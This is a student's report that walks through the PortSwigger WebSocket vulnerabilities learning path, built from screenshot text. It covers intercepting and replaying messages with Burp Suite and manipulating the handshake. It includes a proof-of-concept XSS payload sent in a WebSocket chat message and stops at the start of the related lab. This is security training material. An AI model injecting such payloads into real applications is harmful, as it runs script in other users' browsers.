

# WebSockets vulnerabilities

Meruyert Oshayeva

## Hi, Teacher!

This is how I passed this path

The screenshot shows a web browser window with multiple tabs. The active tab is 'WebSockets vulnerabilities' and the address bar shows 'portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities'. The page features the PortSwigger logo, a 'LOGIN' button, and a navigation menu with links to Products, Solutions, Research, Academy, and Support. A blue banner at the top promotes a live webinar on March 27th. Below this, a dark blue section titled 'WebSockets vulnerabilities' includes a 'PRACTITIONER' badge and a description of the learning path. A 'Contents' section follows, with a progress bar indicating '0 of 19' items completed. The first item, 'Get started: WebSockets', is highlighted in orange and has a 'GET STARTED' button next to it.

here we have some information on websockets with diagrams

CSS 261Report — ДокументWebSockets vulnerabiliGraphQL API vulnerabiliCross-origin resource shWeb LLM attacks - PortAPI testing - PortSwigg

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/websockets/websockets/websockets

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERWebSockets vulnerabilities 1 of 19

WebSecurity Academy

My progress

WebSockets (1 of 1)

Manipulating WebSocket traffic

WebSockets security vulnerabilities

Manipulating WebSocket messages to exploit vulnerabilities

Manipulating the WebSocket handshake to exploit vulnerabilities

Using cross-site WebSockets to exploit vulnerabilities

How to secure a WebSocket connection

WebSockets

WebSockets are widely used in modern web applications. They are initiated over HTTP and provide long-lived connections with asynchronous communication in both directions.

WebSockets are used for all kinds of purposes, including performing user actions and transmitting sensitive information. Virtually any web security vulnerability that arises with regular HTTP can also arise in relation to WebSockets communications.



CONTINUE →

Up next: Manipulating WebSocket traffic

this is about manipulating websocket traffic

CSS 261Report — ДокументWebSockets vulnerabiliGraphQL API vulnerabiliCross-origin resource shWeb LLM attacks - PortAPI testing - PortSwigg

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/manipulating-websocket-traffic/websockets/manipulating-websocket-traffic

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERWebSockets vulnerabilities 2 of 19

WebSecurity Academy

My progress

WebSockets

Manipulating WebSocket traffic (1 of 5)

WebSockets security vulnerabilities

Manipulating WebSocket messages to exploit vulnerabilities

Manipulating the WebSocket handshake to exploit vulnerabilities

Using cross-site WebSockets to exploit vulnerabilities

How to secure a WebSocket

Manipulating WebSocket traffic

Finding WebSockets security vulnerabilities generally involves manipulating them in ways that the application doesn't expect. You can do this using Burp Suite.

You can use Burp Suite to:

- Intercept and modify WebSocket messages.
- Replay and generate new WebSocket messages.
- Manipulate WebSocket connections.



BACK

CONTINUE →

Up next: Intercepting and modifying WebSocket messages

## My progress

- WebSockets
- Manipulating WebSocket traffic (2 of 5)**
- WebSockets security vulnerabilities
- Manipulating WebSocket messages to exploit vulnerabilities
- Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities
- How to secure a WebSocket

## Intercepting and modifying WebSocket messages

You can use Burp Proxy to intercept and modify WebSocket messages, as follows:

- Open Burp's browser.
- Browse to the application function that uses WebSockets. You can determine that WebSockets are being used by using the application and looking for entries appearing in the WebSockets history tab within Burp Proxy.
- In the Intercept tab of Burp Proxy, ensure that interception is turned on.
- When a WebSocket message is sent from the browser or server, it will be displayed in the Intercept tab for you to view or modify. Press the Forward button to forward the message.

### Note

You can configure whether client-to-server or server-to-client messages are intercepted in Burp Proxy. Do this in the

BACK

CONTINUE →

Up next: Replaying and generating new WebSocket messages

## My progress

- WebSockets
- Manipulating WebSocket traffic (3 of 5)**
- WebSockets security vulnerabilities
- Manipulating WebSocket messages to exploit vulnerabilities
- Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities
- How to secure a WebSocket

## Replaying and generating new WebSocket messages

As well as intercepting and modifying WebSocket messages on the fly, you can replay individual messages and generate new messages. You can do this using Burp Repeater:

- In Burp Proxy, select a message in the WebSockets history, or in the Intercept tab, and choose "Send to Repeater" from the context menu.
- In Burp Repeater, you can now edit the message that was selected, and send it over and over.
- You can enter a new message and send it in either direction, to the client or server.
- In the "History" panel within Burp Repeater, you can view the history of messages that have been transmitted over the WebSocket connection. This includes messages that you have generated in Burp Repeater, and also any that were generated by the browser or server via the same connection.
- If you want to edit and resend any message in the history panel, you can do this by selecting the message and choosing "Edit and resend" from the context menu.

BACK

CONTINUE →

Up next: Manipulating WebSocket connections

Report — Документ

WebSockets vulnerabili

GraphQL API vulnerabili

Cross-origin resource sh

Web LLM attacks - Port

API testing - PortSwigg

+

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/manipulating-websocket-traffic/websockets/manipulating-websocket-connections

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

←

PRACTITIONER

WebSockets vulnerabilities 5 of 19

WebSecurity Academy

My progress

✓ WebSockets

○ Manipulating WebSocket traffic (4 of 5)

○ WebSockets security vulnerabilities

○ Manipulating WebSocket messages to exploit vulnerabilities

○ Manipulating the WebSocket handshake to exploit vulnerabilities

○ Using cross-site WebSockets to exploit vulnerabilities

○ How to secure a WebSocket

Manipulating WebSocket connections

As well as manipulating WebSocket messages, it is sometimes necessary to manipulate the WebSocket handshake that establishes the connection.

There are various situations in which manipulating the WebSocket handshake might be necessary:

- It can enable you to reach more attack surface.
- Some attacks might cause your connection to drop so you need to establish a new one.
- Tokens or other data in the original handshake request might be stale and need updating.

BACK

CONTINUE →

Up next: Manipulating WebSocket connections - Continued

Report — Документ

WebSockets vulnerabili

GraphQL API vulnerabili

Cross-origin resource sh

Web LLM attacks - Port

API testing - PortSwigg

+

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/manipulating-websocket-traffic/websockets/manipulating-websocket-connections-j2a0

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A c...

GitHub

←

PRACTITIONER

WebSockets vulnerabilities 6 of 19

WebSecurity Academy

My progress

✓ WebSockets

○ Manipulating WebSocket traffic (5 of 5)

○ WebSockets security vulnerabilities

○ Manipulating WebSocket messages to exploit vulnerabilities

○ Manipulating the WebSocket handshake to exploit vulnerabilities

○ Using cross-site WebSockets to exploit vulnerabilities

○ How to secure a WebSocket

Manipulating WebSocket connections - Continued

You can manipulate the WebSocket handshake using Burp Repeater:

- Send a WebSocket message to Burp Repeater as already described.
- In Burp Repeater, click on the pencil icon next to the WebSocket URL. This opens a wizard that lets you attach to an existing connected WebSocket, clone a connected WebSocket, or reconnect to a disconnected WebSocket.
- If you choose to clone a connected WebSocket or reconnect to a disconnected WebSocket, then the wizard will show full details of the WebSocket handshake request, which you can edit as required before the handshake is performed.
- When you click "Connect", Burp will attempt to carry out the configured handshake and display the result. If a new WebSocket connection was successfully established, you can then use this to send new messages in Burp Repeater.

BACK

CONTINUE →

Up next: WebSockets security vulnerabilities

about security vulnerabilities



WebSockets vulnerabilities 7 of 19

WebSockets

Manipulating WebSocket traffic

**WebSockets security vulnerabilities (1 of 1)**

Manipulating WebSocket messages to exploit vulnerabilities

Manipulating the WebSocket handshake to exploit vulnerabilities

Using cross-site WebSockets to exploit vulnerabilities

How to secure a WebSocket connection

WebSecurity Academy

## WebSockets security vulnerabilities

In principle, practically any web security vulnerability might arise in relation to WebSockets:

- User-supplied input transmitted to the server might be processed in unsafe ways, leading to vulnerabilities such as SQL injection or XML external entity injection.
- Some blind vulnerabilities reached via WebSockets might only be detectable using out-of-band (OAST) techniques.
- If attacker-controlled data is transmitted via WebSockets to other application users, then it might lead to XSS or other client-side vulnerabilities.

BACK

CONTINUE →

Up next: Manipulating WebSocket messages to exploit vulnerabilities

here we see what kind of message we can send to server

Manipulating WebSocket messages to exploit vulnerabilities (1 of 2)

Manipulating the WebSocket handshake to exploit vulnerabilities

Using cross-site WebSockets to exploit vulnerabilities

How to secure a WebSocket connection

## Manipulating WebSocket messages to exploit vulnerabilities

The majority of input-based vulnerabilities affecting WebSockets can be found and exploited by tampering with the contents of WebSocket messages.

For example, suppose a chat application uses WebSockets to send chat messages between the browser and the server. When a user types a chat message, a WebSocket message like the following is sent to the server:

```
{ "message": "Hello Carlos" }
```

The contents of the message are transmitted (again via WebSockets) to another chat user, and rendered in the user's browser as follows:

```
<td>Hello Carlos</td>
```

In this situation, provided no other input processing or defenses are in play, an attacker can perform a proof-of-concept XSS attack by submitting the following WebSocket message:

```
{ "message": "<img src=1 onerror='alert(1) '>" }
```

BACK

CONTINUE →

Up next: Lab: Manipulating WebSocket messages to exploit vulnerabilities

Now, for the lab part

WebSecurity Academy

**Lab: Manipulating WebSocket messages to exploit vulnerabilities**

APPRENTICE

LAB Not solved

This online shop has a live chat feature implemented using WebSockets. Chat messages that you submit are viewed by a support agent in real time. To solve the lab, use a WebSocket message to trigger an `alert()` popup in the support agent's browser.

ACCESS THE LAB

Solution

BACK

SKIP THIS LAB →

Up next: Manipulating the WebSocket handshake to exploit vulnerabilities

**My progress**

- WebSockets
- Manipulating WebSocket traffic
- WebSockets security vulnerabilities
- Manipulating WebSocket messages to exploit vulnerabilities (2 of 2)**
- Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities
- How to secure a WebSocket

we have online shopping site

WebSecurity Academy

Manipulating WebSocket messages to exploit vulnerabilities

LAB Not solved

Back to lab description >>

Home | My account | Live chat

WE LIKE TO SHOP



The Giant Enter Key  
★★★★★ \$64.21  
[View details](#)



The Trapster  
★★★★★ \$69.99  
[View details](#)




Cheshire Cat Grin  
★★★★★ \$71.91  
[View details](#)




All-in-One Typewriter  
★★★★★ \$15.18  
[View details](#)

this is the login prompt



the live chat



we can type in some words

CSS 261Report — ДокументWebSockets vulnerManipulating WebGraphQL API vulnerCross-origin resouWeb LLM attacksAPI testing - PortSDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

0a0300aa036e0def819e523d00e40016.web-security-academy.net/chat

WebSecurity Academy

Manipulating WebSocket messages to exploit vulnerabilities

LABNot solved

Back to lab description >>

Home | My account | Live chat

Live chat

System: No chat history on record

CONNECTED: -- Now chatting with Hal Pline --

Your message:

hello world!

Send

CSS 261Report — ДокументWebSockets vulnerManipulating WebGraphQL API vulnerCross-origin resouWeb LLM attacksAPI testing - PortSDU PortalComparison of TreesleetCodeCSS 261Philosophy MDECPC-2SDU University MailGeeksforGeeks | AGitHub

0a0300aa036e0def819e523d00e40016.web-security-academy.net/chat

WebSecurity Academy

Manipulating WebSocket messages to exploit vulnerabilities

LABNot solved

Back to lab description >>

Home | My account | Live chat

Live chat

CONNECTED: -- Now chatting with Hal Pline --


You: hello world!

Hal Pline: My ears hurt, stop talking.


Your message:

Send



for this labs, we'll be using Burp Suite by PortSwigger



